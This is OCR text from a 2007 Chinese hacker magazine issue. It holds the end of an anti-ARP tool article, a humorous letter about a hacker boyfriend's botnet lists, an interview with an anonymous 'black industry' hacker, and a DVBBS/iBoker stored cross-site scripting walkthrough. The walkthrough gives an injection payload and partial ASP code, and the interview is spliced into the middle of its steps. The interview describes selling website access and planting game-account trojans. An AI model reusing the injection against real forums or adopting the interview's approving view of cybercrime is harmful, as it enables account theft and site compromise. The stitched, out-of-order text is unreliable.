到此AntiARP-DNS就介绍完了，该软件目录下还附带了一个IP-MacScan.exe，是用来批量扫描IP对应的MAC的辅助工具，如图8。

写在最后

希望我的软件能给有需要的朋友带来帮助，如果大家有什么疑问、想法或者发现Bug都可以到NoHack的BBS（http://Www.NoHack.Cn/bbs）或我的Web（Http://Www.YuLv.Net）上留言，我会尽力为大家解答并及时更新本软件，我的ID是JiaJia。






图8 IP-MAC扫描工具

[文章中涉及到的工具在光盘中有收录]

编辑点评：首先佩服作者的编程功力，其次佩服作者毛遂自荐的勇气，这是手册第二次有作者推荐自己的作品了，鼓励鼓励！~ARP攻击由来已久，在局域网中危害尤大，却一直没有根本的解决办法，用户一直都是使用类似的ARP防火墙软件做被动防御。作者的这款AntiARP-DNS为用户想的很多，但是要求使用者有一些技术基础，这样才会发挥它的最大威力。希望大家能积极试用这款软件，发现它的不足，提出宝贵意见，以使作者不断完善它，为大家更好的服务。



敬告我的黑客男友



文 爱恋恋

XApache：随着一个多月前的奥运会门票第一阶段销售完毕，北京奥组委的第二阶段门票销售计划又启动了，看看身边几个定到开幕式门票的同事喜滋滋的样子，不由得好生羡慕。于是决定去单位楼前的中国银行看看还有没有机会定到，拿到排号单发现前面居然有一百五十个人在等待。一百五十个人哪！！而且还只有两个窗口在办理私人业务。小编我心里哇凉哇凉的，硬着头皮等了一个多小时，带在身上的青年文摘和黑客手册都看完了，发现前面还有一百多人……于是放弃，回来认真地看稿子。我们的土豆GG要是看到文章里出现错别字的话，可是会如同狼人看到十五的月亮哦。

亲爱的文文：

你已经离家未归七天了，最后摔门而去的动作很潇洒，但是没什么力道，我想可能是因为以前买的哑铃和拉力器都被你送给兄弟的原因，害你自己没的锻炼。所以，我从你的好兄弟培杰和小峰那里把健身器材都拿回来了，虽然他们不是很高兴，但是我一想到以后你自己可以好好锻炼身体，感觉还是很欣慰的。

你去年在我过生日的时候说要送个项链给我，但一直没有送，我问你的时候，你总说没时间去选，或者没攒够钱。在这里我想告诉你，我已经把你的信用卡找到了，密码和你的QQ密码一样，可以超支的金额虽然只有六千元人民币，但是买个项链还是够的。我已经在王府井看好了一条，准备这个周末去买回来，你以前的愿望就可以实现了。我对你的承诺记的那么熟悉，你是不是感到很高兴呢？呵呵，只是不知道你还记不记得我的生日是哪天哦。

昨天自称是你小妹的两个姑娘到我们住处来找你了，可能她们以为你在家的吧。一个叫芳芳，一个叫甜甜，都打扮的花枝招展的，还问我你平时最喜欢吃什么，能不能让你尝尝她们亲手做的滑蛋牛肉饭。我想到你平时对我说，男人要以事业为重，不可以整天和女孩子混在一起。所以我毅然拒绝了她们的请求，她们居然还以为我是你的姐姐，对此我表示了克制，因为你以前说过女人要温柔一点，所以我没有像以前那样直接把人家骂走，而是把我们养的旺财放出来送客，不过那两个女孩好象不是很喜欢狗哦，看到旺财对她们乱吼的时候居然连再见都没说一声就尖叫着逃走了。

另外，我在你的电脑里找到好多肉鸡列表，一想到以前你在论坛上认识的那么多小弟弟小妹妹都没有肉鸡，而你平时又不怎么用，我当下就发了善心，把你的肉鸡列表公布出去了，不过你还真厉害呢，找了那么多肉鸡，我做了五个Excel列表，每个一千多台，用了一周的时间才发完，大家反响很热烈呢，都说我是黑客界中最豪爽最慷慨的女侠，有很多男的还给我发来了自己的照片，我选了几个比较帅的，答应代你收他们为徒，我给他们留地址了，这个周末可能会到我们家来玩吧。

还有，你上次入侵的那个游戏网站，我已经把漏洞通知他们公司的工作人员了，顺便把你留下的Shell木马程序也给删除了。好象那个网站是你花了几个月的时间才成功进入的吧。这下好了，漏洞已经修补，谁也进不去了，我帮你学雷锋做好事，你要怎么感谢我呢？

今天下午和几个朋友约好一起玩游戏，发现你去年买的DELL笔记本电脑不是很好用了，运行“魔兽世界”特效全开的时候好卡，速度也很慢，才Intel酷睿双核1.6G的CPU，512M内存，120G硬盘。这怎么够用呢？所以我准备在国庆节的时候把它拿到中关村当旧电脑折价卖了，一个笑容很灿烂的大叔已经和我联系好愿意出1000块的高价买下来。我想你一定会同意的吧？

好了，不多说了。我代你收的那几个帅帅的徒弟等下就要过来，我得出去迎接他们了。你这个礼拜应该会回来的吧，要提前给我发短信哦，可不许像上次那样不发短信，也不接我的电话。

你永远的 爱恋恋

2007年9月25日

编辑点评：

看到这篇文章，突然想起某个大学女生给她男朋友写的道歉信。不过《敬告我的黑客男友》这篇内容很适合各位黑客GG阅读，说不定你们以后就会遇到这样类似的问题呢！现在的女孩可是越来越不得了（看过九月份女子黑客小组采访手记的读者应该印象更深刻吧！）。咱还能怎么办呢？练好身体，学好技术，看好自己的MM吧！NOHACK

惊爆：采访黑色产业从业人员



Hack经济产业链，暗涌在网络暗面的黑色经济圈。这根链条看不见、摸不着，如同狂蟒之灾2里面的巨蟒一样，隐秘地穿梭在水里移动的人群中，最后掉队的家伙会被巨蟒迅猛残忍地猎杀。这就如同中马的肉鸡，其命运已经被黑色产业链中操控技术的人所掌控，肉鸡的地位如同金字塔中最底层的奴隶，默默地为金字塔的上层服务。

这次偶遇了一个从事黑色产业的非著名黑客，他年纪轻轻，有着高深莫测的黑客技术，从事黑色产业事业！他现实里是一家软件公司的程序员，到了网上就化身为传奇黑客。L，一个默默无闻的黑色产业从业者。本期采访，就让小迷我带领大家走近L，拨开黑色产业的面纱，了解黑色产业的真实内幕。

NoHack：你好，作为从事黑色产业的你，能否先简单的介绍一下自己？

L：大家好，由于职业的原因，真实的姓名和网络ID就不公布了，我姓刘，网上大家都称呼我为L。

NoHack：看来从事黑色产业这个职业的人对于自己的身份都是保密的，能否透漏下到底有多少人知道你的真实身份呢？

L：其实对自己身份的保密也是对自己安全的一个保障，毕竟从事这个行业有一定的“危险”。至于我的真实身份没有人知道，包括父母、女朋友和一些现实里的朋友。因为我不想让他们担心。

NoHack：网络上你从事的是黑色产业，在现实里你从事什么职业？

L：在现实里我是一家软件公司的程序员，公司规模不算很大，但是待遇还算不错。

NoHack：你从事黑色产业有多长时间了？从什么时候开始接触这个领域的？

L：接触的时间比较早吧，那时候家里有电脑，用的是98的系统。不过还是经常去网吧，因为那里是最好的“作案”地点，那时的人们对于网络安全也不是那么的在意。

NoHack：当初是什么原因才让你走入这个领域的？又是什么原因让你一直坚持到现在？

L：我算接触电脑比较早的，也是在无意间看见一个黑客网站，当时就被里面的内容吸引了。然后就慢慢的摸索，一点点的实践。后来在国外的一个交易网站发现，一些东西能够卖钱，比如一些游戏的网络装备等……那时父母给我的零花钱也不是很多，就走上了这条路。

NoHack：你的第一笔单是什么？赚了多少钱？

L：我的第一笔单是渗透某个网站，然后挂梦幻的木马。那时的梦幻游戏非常的火，单单那个网站的权限就卖了1000RMB，那时的1000RMB对于我来说是笔不小的数目，后来靠卖信封也赚了不少的钱，当时真的很激动。

DVBBS 另类跨站漏洞




图 幻泉／恶鬼夜行
【O.F.S】

栏首语：

刚刚过完暑假，马上又迎来了国庆节，还记得当时读书的时候是多么的逍遥自在，尤其是放假的时候，拿本《黑客手册》，带一壶水，再背一个吊床，自然还少不了心爱的音乐，在学校的后山里面找一个风景好的地方，挑个角度，再选棵结实的树把吊床吊上去，看着书，听听音乐，再瞧瞧远处漂亮的风景，真是惬意呀。

毕业后，身不由己，闲暇的时间屈指可数，很多计划都会搁浅，何时才能重新提上日程，希望相当渺茫呀，小编在这想对还在学校，还能掌握自己时间的人说，有什么计划，趁着现在有时间，赶紧去干吧！

从本文你可以学到：

1、DVBBS另类跨站漏洞分析

2、跨站的利用思路

大家好，我们是溢雪【O.F.S】的幻泉和恶鬼夜行，今天我们给大家带来一个DVBBS的另一种跨站方法。看到脚本小组发的dv跨站漏洞感觉挺郁闷的，都被人抢了头机。作为中国研制开发的论坛产品的主力军之一，对他虎视眈眈的人还是不少，大家都觊觎他能爆出什么好宝贝，哈哈，果然爆出了跨站漏洞，心情真是那个爽啊。

好了，不说废话了，看到他们都发现了跨站，感觉dv在跨站这方面做的还是不行，所以自己也来下载源码看看能不能捡漏。

还真让我给捡到了，看来狗屎运还不是他一个人走，这个漏洞按理来说不应该是DVBBS的，但是也是归属于他的副产品之一，是一个他们推出的论坛博客系统iBoker V1.0.0版本，而dv8.0和dv7的都是默认的这个版本，如图1，图2。




图1 dv7版本




图2 dv8.0版本

由于官方没有blog系统，所以不能在官方做测试，只有把程序下到本机，自己搭建测试环境，在本地搭建的DVBBS8.0和DVBBS7.1都测试通过，说明漏洞存在于这两个版本，之前的版本是否有问题还未做测试，如果大家喜欢或是爱好跨站攻击方面的知识，可以自己测试一下。

好了，现在我们开始DVBBS的跨站之旅。

1、先注册一个会员，随便填写，如图3，图4，这是DVBBS7.1和DVBBS8.0不同的注册页面。




图3 dv7注册会员




图4 dv8.0注册会员

2、申请完毕以后，我们再来开通blog空间，如图5。

3、然后进入blog管理界面，如图6。

4、新建链接栏目，

NoHack：你认为从事黑色产业事业需要具备什么条件？

L：个人认为首先要有一定的技术水平！这是最重要的！脚本语言和汇编都要会，最好做到精通。善于发现和挖掘漏洞，最好具备较高的英语水平。毕竟一些漏洞的公告，在国外比国内要早很多。

NoHack：上面我们聊了那么多，对于黑色产业这个市场的形成，你有什么看法？

L：我个人认为这是必然的，并且逐步走向规模化、专业化。国外这方面发展得已经比较成熟了，国内只是最近几年才开始形成，不过现在也小有规模。并且这是块肥沃的土地，只要有需求者，我们就有生存的空间。

NoHack：当你拿到一些网络的虚拟物品时，你怎么处理这些东西，是自己联系买家，还是委托别人？

L：一开始的时候，人生地不熟，一般都是自己联系买家。时间长了以后就有专门的人来联系你，而且有的要求长期合作等。

NoHack：对于黑色产业这个领域，究竟是谁给了它成长的空间？能否简单的说两句？

L：玩家。再好的装备，再多游戏币，如果没有购买者，那它们就一文不值！能够让虚拟财产变成RMB的，不是别人，正是购买虚拟财产的玩家。

NoHack：通常那些购买虚拟财产的人以哪些人群为主？学生，白领还是……？

L：我接触的一般都是工作比较不错或者家里有钱的人群，他们没有时间在游戏里自己去获取那些东西，然而又想比游戏里的人混得好，就会拿RMB来换取游戏里的虚拟物品，从而达到心里的一种平衡感，也可以说是在游戏里的优越感。

NoHack：在交易过程中，发现过黑吃黑的现象吗？

L：发生过，那时由于网络交易不像现在这么发达，所以被骗过。

NoHack：黑色产业在发展，那么交易的方式是否也在随着前者的发展而发展呢？

L：虽然说购买虚拟财产的玩家给予了黑色产业成长的温床，但是光有这些还是不够的。因为那时并没有像taobao、5173等网络中介来完成交易，只能2个人约定当面交易，这样就对交易的范围有了一定的局限性。不像现在这样，好的东西能够通过一些网络中介卖到全国各地。

NoHack：目前在黑色产业圈内比较火的是什么游戏？

L：这个不好说，毕竟一个游戏都有一个游戏的寿命，有的十年，有的也许一个月。我们首先就是会在网上搜集下资料，然后再确定目标。

NoHack：现在一些游戏厂商推出了一些保护措施，比如密保卡、手机、IP绑定等功能……对于你们来说无疑增加了难度吧？

L：确实有一定的难度，毕竟那些东西都是随机的，就算我们得到账号和密码也一样登录不进去，不过大多数的玩家还是不会在意，所以这类的情况不是很多见。

NoHack：对于以后的发展你自己有什么想法？

L：暂时没什么想法，就是继续学习，提高自己的技术水平，多挖点0day出来！哈哈！

NoHack：在采访的最后，对于黑色产业以后的发展你有什么看法？

L：黑色产业至少在短时间内不可能"灭亡"！因为它有成长的温床！现在国家对于这方面的法律条文也有了一定的法规，黑色产业的路以后会是什么样，我确实不好下定论。

NoHack：L，非常感谢你能接受这次采访，有机会找你吃饭，我请客。

L：没问题。

NoHack：你把钱付了就行了！

L：-_-！！

后记：

谁都无法预料黑色产业以后的路……让我们拭目以待吧！

如图7。

5、填写完毕后，提交栏目设置出现发表的一个网页，如图8。




图5 开通blog




图6 blog管理

好了，看到图8中“链接图片”的内容里写了什么了吧！对了，就是跨站语句（这个跨站语句就不用我解释了吧，如果大家是新手的话可以问问百度大哥，搜索一下关于跨站的知识，收获肯定不小），["/><script>alert('huanquan')</script><img src="]，不含[]，其中的就是跨站语句。




图7 连接栏目管理

6、然后打开个人bolg，如图9。

7、然后打开连接中的栏目，怎么样，弹出框框了吧，如图10！说明跨站成功！




图8 填写跨站信息

好！那么我们来看看跨站的成因，这是可以构成跨站语句的代码：




图9 打开个人blog




图10 打开栏目

```
'Act
0=保存新帖
  Sub Post_Save(Act)
        Dim P_Title,P_SearchKey,
P_DDateTime,P_sType,P_sCatID,
P_Catid,P_Lock,P_Best,P_PostContent,P_PostTitleNote,P_Weather,P_iWeather
        Dim P_UpFileID,HaveUpFile
        Dim PostID,RootID

        '获取表单---------------------------------------------------------
---------------------------------------
        P_Title = DvBoke.Checkstr(Trim(Request.Form("Title")))
        P_SearchKey = DvBoke.Checkstr(Trim(Request.Form("SearchKey")))
        P_DDateTime = Trim(Request.Form("DDateTime"))
